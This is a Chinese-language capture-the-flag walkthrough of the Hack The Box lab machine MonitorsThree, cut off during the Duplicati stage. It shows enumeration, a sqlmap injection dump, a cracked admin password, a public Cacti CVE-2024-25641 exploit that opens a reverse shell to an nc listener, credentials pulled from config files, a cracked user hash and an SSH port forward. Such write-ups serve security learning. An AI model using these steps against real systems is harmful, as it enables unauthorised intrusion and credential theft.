

MonitorsThree,sql、sqlite、Duplicati漏洞

```
└─# nmap -sCV -p22,80 -A 10.10.11.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-30 09:19 PDT
Nmap scan report for 10.10.11.30
Host is up (0.31s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://monitorsthree.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   312.54 ms 10.10.14.1
2   312.69 ms 10.10.11.30

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.57 seconds
```

進行目錄掃描、vhosts掃描

目錄掃描有

```
gobuster dir -u http://monitorsthree.htb/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -x
php,html,txt
```

```
=====
Starting gobuster in directory enumeration mode
=====
```


```
/images          (Status: 301) [Size: 178] [-->
http://monitorsthree.htb/images/]
/index.php        (Status: 200) [Size: 13560]
/login.php        (Status: 200) [Size: 4252]
/admin           (Status: 301) [Size: 178] [-->
http://monitorsthree.htb/admin/]
/css              (Status: 301) [Size: 178] [-->
http://monitorsthree.htb/css/]
/js              (Status: 301) [Size: 178] [-->
http://monitorsthree.htb/js/]
/forgot_password.php (Status: 200) [Size: 3030]
/fonts           (Status: 301) [Size: 178] [-->
http://monitorsthree.htb/fonts/]
```

vhosts有掃到

```
fuf -u http://monitorsthree.htb/ -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H
"HOST:FUZZ.monitorsthree.htb" -fw 3598
```


獲取：

```
cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
317ms]
```



有漏洞「CVE-2024-25641」，但不曉得帳密...使用預設失敗

先處理 `http://monitorsthree.htb`
`/login.php`，憑證無效，帳密失敗




###

/forgot_password.php，疑似可更改密碼。


測試

admin成功

sales失敗 <=首頁的資訊



如果輸入sql會報錯，可進行sql注入



sqlmap跑超慢。。。。

```
sqlmap -r sql2 --batch -D monitorsthree_db -T users --dump
```

獲取admin密碼：31a181c8372e3afc59dab863430610e8

明文：greencacti2001

username：admin

passwd：greencacti2001

此帳密

<http://monitorsthree.htb/login.php>

<http://cacti.monitorsthree.htb>

都可以登入。。我會先用cacti進行漏洞

「CVE-2024-25641」：<https://github.com/5ma1l/CVE-2024-25641>

腳本反彈成功

```
(root@kali)-[~/htb/MonitorsThree/CVE-2024-25641]
# python3 exploit.py http://cacti.monitorsthree.htb/cacti/ admin greencacti2001

Created by: 5ma1l
Automate the process of exploiting the CVE-2024-25641
檔案系統

[*] Login attempts ...
[SUCCESS]
[*] Creating the gzip ...
[SUCCESS]
GZIP path is /root/htb/MonitorsThree/CVE-2024-25641/guujdktgvwyqqjez.php.gz
[*] Sending payload ...
[SUCCESS]
You will find the payload in http://cacti.monitorsthree.htb/cacti//resource/guujdktgvwyqqjez.php
Do you wanna start the payload ?[Y/n]y
Payload is running...
[]

tool

(root@kali)-[~/htb/MonitorsThree/CVE-2024-25641/php]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.30] 46530
Linux monitorsthree 5.15.0-118-generic #128-Ubuntu SMP Fri Jul 5 09:28:59 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
09:08:12 up 57 min, 0 users, load average: 0.16, 0.03, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ █
```

使用者共

```
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
marcus:x:1000:1000:Marcus:/home/marcus:/bin/bash
```

靶機卡到一個不行。好痛苦 . . . ，好幾次

發現有8200、43691Port

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp      0      0 127.0.0.1:8200      0.0.0.0:*        LISTEN   -
tcp      0      0 0.0.0.0:22         0.0.0.0:*        LISTEN   -
tcp      0      0 0.0.0.0:80         0.0.0.0:*        LISTEN   1239/nginx: worker
tcp      0      0 127.0.0.53:53      0.0.0.0:*        LISTEN   -
tcp      0      0 127.0.0.1:43691    0.0.0.0:*        LISTEN   -
tcp      0      0 127.0.0.1:3306     0.0.0.0:*        LISTEN   -
tcp      0      0 0.0.0.0:8084       0.0.0.0:*        LISTEN   1182/mono
tcp6     0      0 :::22              :::*             LISTEN   -
tcp6     0      0 :::80              :::*             LISTEN   1239/nginx: worker

Can I sniff with tcpdump?
```

找到DB帳密。位置：`/var/www/html/app/admin/db.php`

```
$dsn = 'mysql:host=127.0.0.1;port=3306;dbname=monitorsthree_db';
$username = 'app_user';
```

```
$password = 'php_app_password';
```

內容與sqlmap一致

找到第2格DB。位置：/var/www/html/cacti/lib/installer.php

```
'$rdatabase_type'      = \"mysql\";<br>' .  
'$rdatabase_default'  = \"cacti\";<br>' .  
'$rdatabase_username' = \"cactiuser\";<br>' .  
'$rdatabase_password' = \"cactiuser\";<br>' .  
'$rdatabase_port'     = \"3306\";<br>' .
```

找到一般使用者密碼

獲取marcus密碼：\$2y\$10\$Fq8wGXvLM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK

明文：12345678910

登入使用者成功

```
www-data@monitorsthree:/$ su marcus  
su marcus  
Password: 12345678910  
  
marcus@monitorsthree:/$ id  
id  
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)  
marcus@monitorsthree:/$ whoami  
whoami  
marcus  
marcus@monitorsthree:/$
```


user flag

```
marcus@monitorsthree:~$ cat user.txt  
cat user.txt  
c42ff3d1743e7ff658b801cf7b89fee4  
marcus@monitorsthree:~$
```

進行8200轉發 `ssh -i id_rsa -fgN -L 8200:127.0.0.1:8200 marcus@10.10.11.30`


無法直接ssh連線，需要私鑰處理...好險有id_rsa

8200Port一個未知的網站。從Google來看是備份的東東..



使用marcus的密碼: 12345678910 (失敗)

在js[view-source:<http://127.0.0.1:8200/login/login.js?v=2.0.8.1>]有找到疑似passwd: noncedpwd, 但登入也失敗



```
$(document).ready(function() {
    var processing = false;

    $('#login-button').click(function() {

        if (processing)
            return;

        processing = true;


        // First we grab the nonce and salt
        $.ajax({
            url: './login.cgi',
            type: 'POST',
            dataType: 'json',
            data: { 'get-nonce': 1 }
        })
        .done(function(data) {
            var saltedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Utf8.parse($('#login-password').val())) + CryptoJS.enc.Base64.parse(data.Salt));

            var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse(data.Nonce) + saltedpwd)).toString(CryptoJS.enc.Base64);

            $.ajax({
                url: './login.cgi',
                type: 'POST',
                dataType: 'json',
                data: { 'password': noncedpwd }
            })
            .done(function(data) {
                window.location = './';
            })
            .fail(function(data) {
                var txt = data;
                if (txt && txt.statusText)
                    txt = txt.statusText;
                alert('Login failed: ' + txt);
            });
        });
    });
});
```

在google找到: <https://medium.com/@STarXT/duplicati-bypassing-login-authentication-with-server-passphrase-024d6991e9ee>[Duplicati: Bypassing Login]

在靶機使用者找有關 duplicati, 發現都是sqlite



```
marcus@monitorsthree:~$ find / -name *duplicati* 2>/dev/null
find / -name *duplicati* 2>/dev/null
/opt/backups/cacti/duplicati-ic73733e6d9aa48188df9ce368cfddf33.dindex.zip
/opt/backups/cacti/duplicati-bb19cdec32e5341b7a9b5d706407e60eb.dblock.zip
/opt/backups/cacti/duplicati-20240831T110000Z.dlist.zip
/opt/backups/cacti/duplicati-20240831T091259Z.dlist.zip
/opt/backups/cacti/duplicati-if1946016bc1c4431ab9f0744fb7f11d2.dindex.zip
/opt/backups/cacti/duplicati-20240526T162923Z.dlist.zip
